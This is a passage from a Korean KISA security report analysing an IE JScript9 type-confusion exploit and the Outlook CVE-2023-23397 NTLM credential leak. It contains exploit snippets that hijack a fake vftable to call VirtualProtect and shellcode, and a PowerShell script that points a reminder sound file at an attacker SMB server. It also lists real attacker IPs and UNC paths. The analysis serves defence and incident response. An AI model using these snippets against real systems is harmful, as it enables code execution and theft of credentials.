- `Js::JavascriptString::GetOriginalStringReference`가 있어야 할 부분에 VirtualProtect가 호출될 수 있도록 구성한다.

(정상 vftable의 두개 함수를 fake vftable로 저장) 먼저 아래와 같이, 기존 Literal String vftable로부터 fake vftable에 2개의 함수를 복사한다. 2개의 함수는 Js::JavascriptString::GetPropertyReference와 Js::HaltCallback::CanAllowBreakpoints이다.

```
cp_func(19), // 실행 경로를 해치지 않기 위해 2개 함수 복사
cp_func(65);
```

- (cp_func(19) 함수 호출 결과) write8 함수를 통해 정상적인 Literal String vftable에서 19번 오프셋 위치의 함수 Js::JavascriptString::GetPropertyReference주소값(0x7ffd38d65d00)을 복사하여 fake vftable 위치*에 저장하는 것을 아래에 서 볼 수 있다.
  * 0x189966F67D28에서 19번째 오프셋 주소 → 0x18966f67dc0

```
0:000> dq 0x18966f67dc0
0000018966f67dc0 00007ffd38d65d00 0000018967ae1540
0000018966f67dd0 0000001000000000 0000000000000011
```

```
0:000> ln 7ffd38d65d00
(00007ffd38d65d00) jscript9!Js::JavascriptString::GetPropertyReference |
(00007ffd38d65d40) jscript9!Js::JavascriptDate
```

- (cp_func(65) 함수 호출 결과) write8 함수를 통해 정상적인 Literal String vftable에서 65번 오프셋 위치의 함수 Js::HaltCallback::CanAllowBreakpoints 주소값(0x7ffd38d78a70)을 복사하여 fake vftable 위치*에 저장하는 것을 아래에서 볼 수 있다.
  * 0x189966F67D28에서 65번째 오프셋 주소→ 0x18966f67f30

```
0:000> dq 0x18966f67f30
0000018966f67f30  00007ffd38d78a70 0000000000000000
0000018966f67f40  0000000000000000 0000018967ae1540
0000018966f67f50  0000001000000000 0000000000000011
```

```
0:000> ln 7ffd38d78a70
(00007ffd38d78a70) jscript9!Js::HaltCallback::CanAllowBreakpoints | (00007ffd38d78a80) js
cript9!JsUtil::BaseDictionary<
```

(VirtualProtect 호출하기 위해 Js::JavascriptString::GetOriginalStringReference 활용) Offset +0x2C8에 위치한 함수는 추후 VirtualProtect 함수를 호출하는데 활용된다.




그림 2-25 코드 실행을 멈추지 않게 하기 해 정상 두 함수를 fake vftable에 저장하는 과정

5.5 (Exploit Step 4) fake vftable를 통해 VirtualProtect 및 shellcode 실행

(가짜 vftable을 통한 코드 흐름 변경) Js::JavascriptString::GetOriginalStringReference함수 자리에 VirtualProtect 및 Shellcode 주소로 변경 후 b[53][1]의 trim 함수를 호출하게 되면 코드는 흐름이 변경되어 아래와 같이 VirtualProtect 및 Shellcode를 실행시킬 수 있다. 자바스크립트 코드는 정상 vftable의 0x2C8 오프셋 위치에 있는Js::JavascriptString::GetOriginalStringReference를 사 용하려고 하였으나 fake vftable을 참조하게 되어 Js::JavascriptString::GetOriginalStringReference 대신 VirtualProtect함수 및 shellcode가 실행시킨다.

```
var offset = 89;
write8(b[52][176] + 24 + offset * 8, b[52][177], virtual_protect.addr_low, virtual_
protect.addr_high),
b[53][1]['trim'](), //call VirtualProtect
write8(b[52][176] + 24 + offset * 8, b[52][177], shellcode.addr_low + 128, shellcode.
addr_high),
b[53][1]['trim'](); //call Shellcode
```




그림 2-26 VirtualProtect와 shellcode를 실행하도록 fake vftable에 조작하는 과정

```
0:000> ln 0x7ffd5c3abc70
(00007ffd5c3abc70) KERNEL32!VirtualProtectStub | (00007ffd`5c3abc90) KERNEL32!FindActCtxS
ectionGuidStub
```

```
0:000> dq 0x18966e6b0b8
0000018966e6b0b8 9090909090909090 9090909090909090
0000018966e6b0c8 9090909090909090 9090909090909090
0000018966e6b0d8 9090909090909090 9090909090909090
0000018966e6b0e8 9090909090909090 9090909090909090
0000018966e6b0f8 9090909090909090 9090909090909090
```

6. 시사점

스피어피싱 이메일, SNS 피싱 등은 가장 보편적으로 APT 공격에 활용되는 방법으로 사용자를 가장 쉽게 속일 수 있다. 워드, 파워포인트 등이 아직도 구 Internet Explorer의 모듈을 일부 가져다 쓰고 있기 때문에 IE 지원이 종료가 되었으나 여전히 취약점이 발견되어 악용될 수 있다. 특히 APT 공격의 경우, 이미 공개된 취약점을 사용하기도 하지만 패치가 발표되지 않은 제로데이 취약점을 사용할 수 있으므로 정기적인 보안 업데이트를 수행하더라도 공격에 노출될 수 있다. 따라서 사용자의 주의가 요구되며 출처가 불분명한 문서는 열람하지 않고 보낸 사람의 도메인을 잘 확인하여 신뢰할 수 있는 사람인지 한번 더 확인하는 것이 중요하다. 또한 계정이 탈취된 지인을 통해 SNS 피싱 공격을 하거나 스피어 피싱 이메일이 발송될 수 있으니 감염되지 않도록 한번 더 확인한다. 만약 의심이 가지만 읽어봐야 된다면 가상 환경 에서 열람하거나 보안 전문가를 통해 확인한 후 열람해야 한다. 열람한 문서에서 매크로를 실행해야 하거나, 보안 경고창이 뜬다면 일단 의 심하고 열람을 중지한다. 마지막으로 백신은 최신상태로 유지하고 정기적으로 검사를 수행하며 운영체제는 정기 보안 업데이트를 통해 취약점이 발생하지 않도록 미연에 방지해야 한다.

7. 참고사이트

[1] Clément Lecigne and Benoît Sevens, Google's Threat Analysis Group, "Internet Explorer 0-day exploited by North Korean actor APT37", 2022.11.07 : https://blog.google/threat-analysis-group/internet-explorer-0-day-exploited-by-north-korean-actor- apt37/

[2] (주)윈스 [CVE-2017-0199] Microsoft Word RTF OLE2Link RCE침해사고분석팀 2017.04.20 : https://wins21.co.kr/kor/promotion/information.html?bmain=view&language=KOR&uid=288

[3] Connor McGarr, "Exploit Development: Browser Exploitation on Windows – CVE-2019-0567, A Microsoft Edge Type Confusion Vulnerability", 2022.03.11 : Exploit Development: Browser Exploitation on Windows – CVE-2019-0567, A Microsoft Edge Type Confusion Vulnerability (Part 1) | Home (connormcgarr.github.io)

[4] Benoît Sevens and Clément Lecigne, Google's Threat Analysis Group, "CVE-2022-41128: Type confusion in Internet Explorer's JScript9 engine", 2022.11.08 : https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2022/CVE-2022-41128.html

[5] 김태범(원작자 Massimiliano Tomassoli), "[익스플로잇 개발] 13. IE 10 (IE 리버싱)", 2016. 7. 22 : https://hackability.kr/entry/익스플로잇-개발-13-IE-10-IE-리버싱

Part. 3

3-3 MS Outlook 권한상승 제로데이 취약점 (CVE-2023-23397) 상세 분석

KISA 침해사고분석단 취약점분석팀 박지희, 이동은

MS Outlook 권한상승 제로데이 취약점(CVE-2023-23397) 상세 이용 침해사고 사례

- 지능형 APT 공격형 해커는 기업망 침투를 위해 이메일을 통해 쉽게 익스플로잇 가능한 취약점 이용
- Exchange EWS 서버, Active Directory 등을 운영하는 경우, NTLM 해쉬 값 노출을 악용한 비인가된 인 증 공격(Pass-the-Hash)에 노출되지 않도록 비정상 행위 모니터링 필요
- 해당 취약점(CVE-2023-23397)을 우회한 취약점(CVE-2023-29324)의 경우, 일반 응용프로그램인 아웃룩에서 서버 접속 등을 할 때 구 버전의 소프트웨어(IE11)의 렌더링 엔진을 사용하여 발생하는 것으로 유사한 취약점 (CVE-2023-35336, CVE-2023-35308)이 지속적으로 나타나고 있어 모든 소프트웨어에 대한 업데이트 상시 수행 및 최신 버전 유지 필요

1. 개 요

CERT-UA(Computer Emergency Response Team for Ukraine)는 자국 정부기관들을 대상으로 '윈도우 업데이트 안내' 메일로 가장한 피싱메일이 다량 발송되었으며 러시아 "팬시베어(Fancy Bear)" APT28 해킹 그룹의 소행"이라고 발표하였다. 이에 따라 Microsoft社는 "MS Outlook에서 발생하는 권한 상승 취약점(CVE-2023-23397)"을 2023년 3월 14일 정식 보안업데이트에 포함시켜 패치를 발표하였다. 해당 취약점은 Outlook 이메일에 있는 자동 알림 설정으로 인해 발생하는 것으로 알림 음원 파일(.wav 등)을 특정 SMB서버에서 다운 로드 받도록 설정할 때 발생한다. 해당 취약점을 이용한 공격 시나리오는 ① SMB 서버를 통해 인증 정보를 탈취(패스워드, NTLMv2 해쉬 등)하는 시나리오와 ② WebDav 서버를 통해 쿠키 정보(DavSetCookie)를 탈취하거나 악성코드를 유포하는 시나리오, 두 가지로 나누어 진다.

해당 취약점은 ① 스피어피싱 이메일 제작이 가능한 점, ② 취약점 구현이 비교적 쉬운 점, ③ 피해자가 해당 메일을 열람하지 않고 수신한 것 만으로도 공격 수행이 가능하다는 점에서 위험성이 높다. 뿐만 아니라, 피해자가 메일을 열람한 것만으로도 크레덴셜(Credential) 탈취 가 가능하여 피해자 시스템 망에 접근할 수 있어 APT 공격을 수행하는 해커에게는 악용하기 좋은 취약점이다. 해당 취약점은 모든 버전의 Windows용 Microsoft Outlook만 영향을 받으며 Android, iOS, Mac과 같은 다른 버전의 Microsoft Outlook과 웹용 Outlook M365 서비 스는 영향받지 않는 것으로 보고하고 있다. 본 보고서에서는 MS Outlook 제로데이 취약점을 이용한 사이버 공격에 대해 알아보고, 취약점 발생 원인 등에 대해 알아보고자 한다.

"펜시베어(Fancy Bear)" Apt28 해킹 그룹(출처 : MITRE)

APT28 은 러시아의 GRU(General Staff Main Intelligence Directorate) 85th Main Special Service Center(GTsSS) 군부대 26165에 서 파생된 위협 그룹으로 2004년부터 활동하였다. APT28은 '16년 힐러리 클린턴 캠페인, 민주당 전국위원회(DNC), 민주당 의회 선거운 동위원회(DOC)를 손상시켜 미국 대통령 선거에 개입하려는 시도를 한 것으로 알려졌다. '14년~'18년 사이 세계반도핑기구(WADA), 미국 반도핑기구 , 미국 핵시설, 화학무기금지기구(OPCW), Spiez 스위스 화학 연구소 등을 공격한 것으로도 알려져 있다.

본 보고서의 목차는 아래와 같다.

2. MS Outlook 권한 상승 취약점(CVE-2023-23397) 영향받는 버전[2]

- Current Channel: Version 2304 (Build 16327.20248 미만)
- Monthly Enterprise Channel: Version 2303 (Build 16227.20318 미만)
- Monthly Enterprise Channel: Version 2302 (Build 16130.20500 미만)
- Semi-Annual Enterprise Channel (Preview): Version 2302 (Build 16130.20500 미만)
- Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20660 미만)
- Semi-Annual Enterprise Channel: Version 2202 (Build 14931.21000 미만)
- Office 2021 Retail: Version 2301 (Build 16130.20306 미만)
- Office 2019 Retail: Version 2302 (Build 16130.20306 미만)
- Office 2016 Retail: Version 2302 (Build 16130.20306 미만)
- Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20503 미만)
- Office 2019 Volume Licensed: Version 1808 (Build 10398.20008 미만)

3. MS Outlook 제로데이 취약점(CVE-2023-23397)을 이용한 사이버 공격현황

3.1 MS Outlook 취약점을 이용한 스피어피싱 이메일 유포

앞서 언급했듯이 러시아 정보총국(GRU) 연계 해킹 그룹 "팬시베어(Fancy Bear)"는 2022년 4월부터 12월 사이 정치적 이해 관계가 얽혀있는 국가 루마니아, 요르단, 우크라이나, 터키 등을 대상으로 해당 제로데이 취약점(CVE-2023-23397)이 포함된 스피어피싱 이메일을 유포하였다[1].

그림 3-1 MS Outlook 취약점(CVE-2023-23397)을 이용한 공격 타임 라인 (출처 : deepinstinct[2])

해당 공격지에서 유포된 스피어피싱 이메일을 확인해보면 아래와 같으며 정상적인 부동산 업체(21centry.com), 유니폼 제작 업체(tsc- me.com), IT 서비스 업체(wizzsolutions.com) 등을 위장하여 루마니아, 요르단 외무부 직원, 우크라이나 천연 가스 운송 회사 직원, 터키 방산업체 직원, 터키 NATO신속대응단 등을 타겟으로 스피어피싱 이메일을 발송하였다. 해당 취약점은 이메일을 열람하지 않아도 수신한 것만으로 공격이 가능하였기 때문에 이메일 발신자나 이메일 내용이 정교하게 구성되어 있지 않은 것이 특징이다.

공격 타임라인별 메일 발신지 및 메일 제목

일시	공격대상	발신 아이피	메일제목	MD5
'22.4~5	루마니아	101.255.119.42 (자카르타)	Celebration.msg	f60350585fbfc5dc968f45c6ef4e434d
'22.4	루마니아	101.255.119.42 (자카르타)	Happy Birthday..msg	3d4362e8fe86d2f33acb3e15f1dad341
'22.9, 10	폴란드	213.32.252.221 (이라크) 181.209.99.204 (아르헨티나)	Silence..msg Information!.msg	6b5b2bd4c5f5780289cc5597ba3b850cd0 e6c5c888ff0baa7db12c776617112d
'22.10	요르단	168.205.200.55 (멕시코)	Information.msg	43a0441b35b3db061cde412541f4d1e1
'22.12	우크라이나	185.132.17.160 (스위스)	Fwd_.msg	b21dde4c19e2f6fc08a922e25de38cf5
'22.12	터키	113.160.234.229 (베트남)	Ticaret.msg	32c25a5cee09bbd33ca3d0b36ceffcc2
'23.3	터키	85.195.206.7	Alarm!.msg	e1c030cfc3f1a842d93c4f47b19780d7

공격 타임라인별 메일 수신자 및 발신자, 미리알림 링크

일시	메일제목	수신자	발신자	악성링크
'22.4~5	Celebration.msg	cabinetsds.ri@mae.ro (루 마니아 외무부)	Klrwin69@ 21century.com	\\101.255.119.42\mail\a5b3553d
'22.4	Happy Birthday..msg	cabinetsds.ae@mae.ro (루 마니아 외무부)	accounts@ regencyservice.in	\\101.255.119.42\event\2431
'22.9, 10	Silence..msg Information!.msg	폴란드 운송 업체	정보 삭제되어 알 수 없음	\\213.32.252.221\silence \\181.209.99.204
'22.10	Information.msg	katrina.musleh@fm.gov.jo (요르단 외무부)	franch1.lanka@ bplanka.com	\\168.205.200.55\test
'22.12	Fwd_.msg	vasylenko–ds@tsoua.com (우크라이나의 천연 가스 전송 시스템)	m.salim@ tsc–me.com	\\185.132.17.160\aojv43
'22.12	Ticaret.msg	kmurat.bicer@stm.com.tr (터키방산업체)	jayan@ wizzsolutions.com	\\113.160.234.229\istanbul
'23.3	Alarm!.msg	cihano@hrf.tr.nato.int (터키NATO신속대응군단)	sarah@ cosmicgold469.co.za	\\85.195.206.7\lrmng

실제 공격에 사용된 스피어피싱 메일을 살펴보면 아래와 같이 축하(Celebration) 혹은 생일축하(Happy Birthday) 등의 제목으로 "오늘 밤 모든 이벤트 뒤에 같은 장소로 모여라. 모이면 그때 모든 상세한 것을 설명할께", "좋은 저녁이야, 매리 생일을 7시 저녁에 하기 위해서 초대 할께. 만나서 반가워." 등의 일반적인 내용을 포함하고 있다. 또한 알림이 자동 실행되도록 미리 알림 날짜를 과거(2020–04–07 오후 6:30(좌), 2020–10–07 오전 3:00(우))로 설정하였다. 해당 메일을 수신한 피해자는 일반적인 내용이므로 스팸 메일로 간주하고 의심하지 않았을 가능성이 높다. 무엇보다 사용자가 해당 메일을 열람하지 않아도 취약점이 실행되기 때문에 메일 내용 등에는 크게 신경쓰지 않음 을 알 수 있다.

그림 3-2 취약점을 이용한 악성 이메일

3.2 취약점이 포함된 이메일 분석

MS Outlook 메일함 내 캘린더 기능에는 약속(시간)을 지정할 경우 지정된 일정을 사용자에게 미리 알려주는 '미리 알림' 기능이 존재한다. '미리 알림'시 사운드 파일(.wav 등) 경로(UNC)를 나타내는 *MAPI(Messaging Application Program Interface) 속성 중 하나인 PidLidReminderFileParameter 인자 값을 참조하게 되는데 해당 경로 검증 미흡으로 인해 공격자 IP(공격자 SMB 경로)를 넣을 수 있다. 해커는 해당 취약점을 활용하여 아래와 같이 악의적으로 조작된 임의의 .msg 파일 형식의 약속 메시지를 만든다.

- MAPI(Messaging Application Program Interface) : 응용 프로그램이 Microsoft Mail을 통해 이메일을 전송하거나 수신할 수 있도록 하는 프로그래밍 인터페이스




그림 3-3 해커가 제작한 악의적인 .msg 메시지

실제 파워쉘 스크립트를 통해 취약점이 포함된 아웃룩 메시지를 쉽게 생성하고 전송할 수 있다. 아래는 "미리알림" 음원(son5.wav)을 해커의 SMB 서버(192.168.174.134)에서 다운로드 받도록 설정하여 이메일을 생성한 후 p*******@outlook.com으로 발송하는 스크립트다.

```
... (중략)
$meeting.Location = 'Virtual'
$meeting.ReminderSet = $True
$meeting.Importance = 1
$meeting.Recipients.Add('****@outlook.com')
```

```
$meeting.ReminderMinutesBeforeStart = 15
... (중략)
$meeting.ReminderPlaySound = $True
$meeting.ReminderOverrideDefault = $True
$meeting.ReminderSoundFile = “\\192.168.174.134@80\sons5.wav”
//$meeting.ReminderSoundFile = “http:192.168.174.134@80\sons5.wav”
//$meeting.ReminderSoundFile = “\\[kisa.co.kr](http://kisa.co.kr/)@SSL@443\soundfile.
wav”
... (중략)
```

또한 C#에서 MsgKit 라이브러리의 new Appointment 객체를 통해 자동 알림이 설정된 악성 msg 파일을 생성할 수 있다. PlayReminderSound(Outlook 캘린더 기능 중 미리 알림 담당) API 내 PidLidReminderOverride(미리 알림 소리 파일 경로) 파라미터를 true로 설정하여 SMB 주소를 저장하고 있는 “PidLidReminderFileParameter”값을 신뢰할 수 있는 것으로 설정한다.

PidLidReminderFileParameter 인자값을 해커의 SMB 서버의 음원파일로 설정하여 악성 msg 파일을 생성한다. 이렇게 생성된 msg파일을 사용자에게 최종적으로 발송한다. 해당 이메일을 수신한 피해자는 알람 경로로 설정되어있는 악의적인 공격자 SMB 서버에 접속하게 된다. 이처럼 PidLidReminderOverride 인자가 true로 되어있을 경우 다른 검증 없이 지정된 경로로 연결하는 부분에 의해 취약점이 발생 된다.

그림 3-4 미리 알림” 설정을 위해 “PidLidReminderFileParameter, PidLidReminderOverride” 인자 값 수정

악성 msg 파일을 *MFCAPI 툴을 이용해 살펴보면 인자 값이 아래와 같이 조작됨을 알 수 있다. 이를 수신한 사용자는 Outlook을 실행한 후 해당 msg 파일을 직접 열어보지 않아도 아래와 같이 '미리 알림' 시간(예시 : 53분)이 지났을 경우 Outlook에서 자동적으로 알람 경로를 참조하여 알람과 함께 해당 일정 관련 팝업을 띄우고 이와 동시에 PidLidReminderFileParameter에 있는 악의적인 UNC 경로와 통신하 며 사용자 PC 계정 비밀번호를 알 수 있는 NTLMv2 인증 정보를 공격자에게 넘겨주게 된다.

*MFCAPI 툴 : MAPI(Messaging Application Program Interface) 저장소에 접근 가능한 편지함 편집 도구




그림 3-5 MCFAPI를 이용한 "PidLidReminderFileParameter" 설정 확인




그림 3-6 미리 알림 시간(53분)이 지났을 경우 보이는 팝업

4. MS Outlook 제로데이 취약점(CVE-2023-23397)을 이용한 공격 시나리오

해당 취약점은 아웃룩 "미리 알림" 기능의 파일(.wav 등) 다운로드를 위해 네트워크 서버 접속 및 인증하는 과정에서 발생하는 취약점이다. "미리 알림" 파일(.wav 등)을 다운로드 하기 위해 SMB 서버에 접속할 때 Microsoft Windows의 NTLMv2 프로토콜이 사용되며 해커는 정상 SMB서버로 가장하여 피해자와 인증을 진행한다. 이 과정 중에 해커는 인증 정보를 탈취하고 공격 대상이 되는 네트워크 망에 접속하 여 여러가지 악성 행위를 할 수 있다. 해당 취약점을 이용한 두 가지 공격 기법에 대해 알아본다.

4.1 (첫 번째 공격 시나리오) SMB 서버를 통한 인증 정보 탈취

첫 번째 공격 시나리오는 이메일 수신자가 "미리 알림"에 설정된 SMB 서버에서 음원을 다운로드 받는 과정에서 발생한다. "미리알림"을 해 커의 SMB 서버로 설정하면 피해자와 해커가 인증하는 과정에서 인증 정보가 탈취된다. 탈취된 피해자의 인증 정보를 이용하여 해커는 피 해자 PC와 연결된 서버, PC 등과 접속할 수 있게 된다. 이에 따라 해커는 타겟 기관 망에 침투할 수 있는 공격 시나리오가 가능하다.

SMB 서버 활용 MS Outlook 취약점(CVE-2023-23397) 공격 흐름

(1단계) 피해자는 자동 알림이 설정된 이메일 수신
(2단계) 피해자가 이메일을 열람하지 않아도 수신한 것만으로 취약점 발생
(3단계) 자동 알림 음원 다운로드를 위해 해커의 SMB 접속 및 인증 요청
(4단계) 해커의 SMB서버는 피해자에게 NTLMv2 인증 정보 요청 (서버는 챌린지 전송)
(5단계) 피해자는 NTLMv2 인증정보(NTLM Response 등)를 해커의 SMB서버로 전송
(6단계) 해커는 인증정보를 활용하여 피해자의 기업망 침투




그림 3-7 첫번째 시나리오 : SMB 서버 활용 MS Outlook 취약점(CVE-2023-23397) 공격 흐름

4.1.1 NTLM(New-Technology LAN Manager) 프로토콜을 이용한 클라이언트, 서버 간 인증 프로세스

NTLM은 컴퓨터와 서버 간 상호 인증을 수행할 수 위해 사용되는 윈도우즈 네트워크 프로토콜 중 하나이다. NTLM은 챌린지(Challenge) 전송 및 응답(Response)하는 프로토콜 방식을 통해 인증 요청한 컴퓨터가 정당한 네트워크 사용자인지 여부를 확인한다.


그림 3-8 클라이언트, 서버 간 NTLM 인증

클라이언트*와 서버 간 NTLM 인증을 위해 아래와 같은 단계를 거치게 된다[3].

* 여기서 "클라이언트"는 이메일 수신자에 해당되며 "서버"는 "미리 알림" 기능에 설정된 음원 파일 다운로드용 서버에 해당됨

그림 3-9 클라이언트, 서버 간 NTLM 인증 프로세스

① (Authentication Request : 클라이언트 → 서버) 클라이언트는 음원 다운로드하기 전 SMB서버에 인증 절차(Authentication Request, NTLMSSP_NEGOTIATE)를 요청한다.





```
192.168.174.192  192.168.174.134  SMB2  220 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.174.134  192.168.174.192  SMB2  401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.174.192  192.168.174.134  SMB2  707 Session Setup Request, NTLMSSP_AUTH, User: DESKTOP-417QU11\PARK
192.168.174.134  192.168.174.192  SMB2  130 Session Setup Response, Error: STATUS_LOGON_FAILURE
▾ Security Blob: 604806062b0601050502a03e303ca00e300c060a2b06010401823702020aa22a04284e54…
  ▾ GSS-API Generic Security Service Application Program Interface
      OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
    ▾ Simple Protected Negotiation
      ▾ negTokenInit
        › mechTypes: 1 item
          mechToken: 4e544c4d535350000100000097820 8e2000000000000000000000000000000000a00614a…
        ▾ NTLM Secure Service Provider
            NTLMSSP identifier: NTLMSSP
            NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)
          › Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Nego:urity, Negot
            Calling workstation domain: NULL
            Calling workstation name: NULL
          › Version 10.0 (Build 19041); NTLM Current Revision 15
```

그림 3-10 Authentication Request 패킷

② (NTLM CHALLENGE : 서버 → 클라이언트) 서버는 인증을 시작하기 위해 랜덤 숫자(즉 NTLM Challenge, NTLMSSP_CHALLENGE)를 전송한다.

• CHALLENGE : 9d166d6a85c15a30





```
192.168.174.192  192.168.174.134  SMB2  220 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.174.134  192.168.174.192  SMB2  401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.174.192  192.168.174.134  SMB2  707 Session Setup Request, NTLMSSP_AUTH, User: DESKTOP-417QU11\PARK
192.168.174.134  192.168.174.192  SMB2  130 Session Setup Response, Error: STATUS_LOGON_FAILURE
▾ negTokenTarg
    negResult: accept-incomplete (1)
    supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
    responseToken: 4e544c4d535350000200000001e001e00380000015828ae29d166d6a85c15a3000000000…
